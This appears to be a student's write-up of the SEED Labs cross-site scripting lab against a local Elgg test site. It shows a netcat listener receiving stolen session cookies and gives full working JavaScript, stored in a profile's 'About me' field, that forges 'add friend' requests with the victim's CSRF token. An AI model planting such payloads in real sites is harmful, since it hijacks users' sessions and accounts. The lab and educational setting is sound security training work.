


```
0.9.0.6
[03/20/23]seed@VM:~/.../05_xss$ nc -lknv 5555
Listening on 0.0.0.0 5555
```

I put in the malicious javascript code in bobys profile, then logged out of bobys account, set up netcat, logged into alices account, then searched for boby and clicked on his profile.



Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	www.xsslabelgg.c…	ready.js	require.js:127 (s…	js	cached	1…	0 ms
200	GET	www.xsslabelgg.c…	lightbox.js	require.js:127 (s…	js	cached	0 B	0 ms
200	GET	www.xsslabelgg.c…	item_toggle.js	require.js:127 (s…	js	cached	8…	0 ms
200	GET	www.xsslabelgg.c…	topbar.js	require.js:127 (s…	js	cached	1…	0 ms
200	GET	www.xsslabelgg.c…	form.js	require.js:127 (s…	js	cached	0.…	0 ms
200	GET	www.xsslabelgg.c…	reportedcontent.js	require.js:127 (s…	js	cached	0 B	0 ms




```
[03/20/23]seed@VM:~/.../05_xss$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 54722
GET /?c=Elgg%3D2ln48tgfma99dadqvpunufb19q HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/
20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/boby

^C
[03/21/23]seed@VM:~/.../05_xss$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 54800
GET /?c=Elgg%3Djji3g8hoamnssjovd6i7p0b1h6 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/
20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/boby
```

The first attack was on Bobys profile, where I used the malicious code, and the second is where I logged into Alices profile and the attack ran when I visited bobys profile.

Task 4

We can find how a “add friend” request is by logging into Alices profile and adding Samy as a friend, then looking at the data which shows…
http://www.xsslabelgg.com/action/friends/add?friend=59&__elgg_ts=1679374377&__elgg_token=ivANKC8OBH6qaQcI8YQiFQ&__elgg_ts=1679374377&__elgg_token=ivANKC8OBH6qaQcI8YQiFQ



atus	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
00	GET	www.xsslabelgg.com	item_toggle.js	require.js:127 (sc…	js	cached	8…	0 ms
00	GET	www.xsslabelgg.com	topbar.js	require.js:127 (sc…	js	cached	1…	0 ms
00	GET	www.xsslabelgg.com	form.js	require.js:127 (sc…	js	cached	0.…	0 ms
00	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (sc…	js	cached	0 B	0 ms
00	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (sc…	js	cached	1…	0 ms
00	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (sc…	js	cached	0 B	0 ms
00	GET	www.xsslabelgg.com	favicon-128.png	FaviconLoader.js…	png	cached	4.…	0 ms
00	GET	www.xsslabelgg.com	favicon.svg	FaviconLoader.js…	svg	cached	6.…	0 ms
00	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (sc…	js	cached	0 B	0 ms
00	GET	www.xsslabelgg.com	spinner.js	require.js:127 (sc…	js	cached	7…	0 ms
00	GET	www.xsslabelgg.com	add?friend=59&__elgg_ts=1679374377&__elgg_toker	jquery.js:2 (xhr)	json	765 B	3…	456 ms


25 requests | 31.06 KB / 4.79 KB transferred | Finish: 3.37 s | DOMContentLoaded: 1.28 s | load: 2.32 s

I looked in Samys profile for his GUID, his GUID is 59. We also found his Token and TS. "security":{"token":{"__elgg_ts":1679373500,"__elgg_token":"4eErFSP1HioBSnkNc68Ujw"}

We can also see how a "add friend" request is constructed by right clicking "add friend" and it will show the link as this…

http://www.xsslabelgg.com/action/friends/add?friend=59&__elgg_ts=1679375683&__elgg_token=2_GezlJzUgD15Xw3iSY_iw&__elgg_ts=1679375683&__elgg_token=2_GezlJzUgD15Xw3iSY_iw


We have the URL, then add?friend is where we specify what profile to add, Samys is 59, then we need the time stamp, then token, then timestamp again, and then token again.



www.xsslabelgg.com/action/friends/add?friend=59&__elgg_ts=1679375683&__elgg_token=2_GezlJzUgD15Xw3iSY_iw

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	www.xsslabelgg.com	ready.js	require.js:127 (script)	js	cached	12...	0 ms
200	GET	www.xsslabelgg.com	lightbox.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.xsslabelgg.com	item_toggle.js	require.js:127 (script)	js	cached	86...	0 ms
200	GET	www.xsslabelgg.com	topbar.js	require.js:127 (script)	js	cached	17...	0 ms
200	GET	www.xsslabelgg.com	form.js	require.js:127 (script)	js	cached	0....	0 ms
200	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (script)	js	cached	14...	0 ms
200	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.xsslabelgg.com	spinner.js	require.js:127 (script)	js	cached	75...	0 ms
302	GET	www.xsslabelgg.com	add?-friend=59&__elgg_ts=1679375683&__elgg_token=2_GezlJzUgD15Xw3iSY_iw&__elgg_ts=1679375683&__elgg_token	samy:66 (xhr)				356 ms
200	GET	www.xsslabelgg.com	remove?friend=59&__elgg_ts=1679375683&__elgg_token=2_GezlJzUgD15Xw3iSY_iw&__elgg_ts=1679375683&__elg	jquery.js:2 (xhr)	json	823 B	44...	1902 ms

36 requests | 35.49 KB / 4.82 KB transferred | Finish: 40.41 s | DOMContentLoaded: 2.01 s | load: 3.77 s




```
▶ <div class="elgg-page-section elgg-page-footer">…</div>
</div>
▼ <script>
  /** * Inline (non-jQuery) script to prevent clicks on links that require some later loaded js to function * * @since 3.3 */ var lightbox_links =
  document.getElementsByClassName('elgg-lightbox'); for (var i = 0; i < lightbox_links.length; i++) { lightbox_links[i].onclick = function () { return false; }; } var
  = document.querySelectorAll('a[rel="toggle"]'); for (var i = 0; i < toggle_links.length; i++) { toggle_links[i].onclick = function () { return false; }; } var elgg
  {"lastcache":1587931381,"viewtype":"default","simplecache_enabled":1,"current_language":"en"},"security":{"token":
  {"__elgg_ts":1679373500,"__elgg_token":"4eErFSP1HioBSnkNc68Ujw"}},"session":{"user":
  {"guid":59,"type":"user","subtype":"user","owner_guid":59,"container_guid":0,"time_created":"2020-04-26T15:23:51-04:00","time_updated":"2023-03-21T00:38:19-04:00","
  \/www.xsslabelgg.com\/profile\/samy","name":"Samy","username":"samy","language":"en","admin":false},"token":"J0dH2koMSxYnaCuxfyy_RF"},"_data":{},"page_owner":
  {"guid":59,"type":"user","subtype":"user","owner_guid":59,"container_guid":0,"time_created":"2020-04-26T15:23:51-04:00","time_updated":"2023-03-21T00:38:19-04:00","
  \/\/www.xsslabelgg.com\/profile\/samy","name":"Samy","username":"samy","language":"en"}};
</script>
<script src="http://www.xsslabelgg.com/cache/1587931381/default/jquery.js"></script>
<script src="http://www.xsslabelgg.com/cache/1587931381/default/jquery-ui.js"></script>
<script src="http://www.xsslabelgg.com/cache/1587931381/default/elgg/require_config.js"></script>
<script src="http://www.xsslabelgg.com/cache/1587931381/default/require.js"></script>
```

Well, after playing around some I finally figured it out. The code to put in Samys profile is down below.

```
<script type="text/javascript">
 window.onload = function () {
 var Ajax=null;
 // Set the timestamp and secret token parameters
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;

 // Construct the HTTP request to add Samy as a friend.
 var sendurl= "http://www.xsslabelgg.com/action/friends/add?-friend=59" +ts+token+ts+token;

 // Create and send Ajax request to add friend
 Ajax=new XMLHttpRequest();
 Ajax.open("GET",sendurl,true);
 Ajax.setRequestHeader("Host","www.xsslabelgg.com");
 Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
 Ajax.send();
 }
 </script>
```

I put this code into Samys profile in his “About me”. Saved it.



Edit profile

Display name

Samy

About me


```
<script type="text/javascript">
 window.onload = function () {
 var Ajax=null;

 // Set the timestamp and secret token parameters
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;

 // Construct the HTTP request to add Samy as a friend.
 var sendurl= "http://www.xsslabelgg.com/action/friends/add?-friend=59" +ts+token+ts+token;
```

Public

Brief description

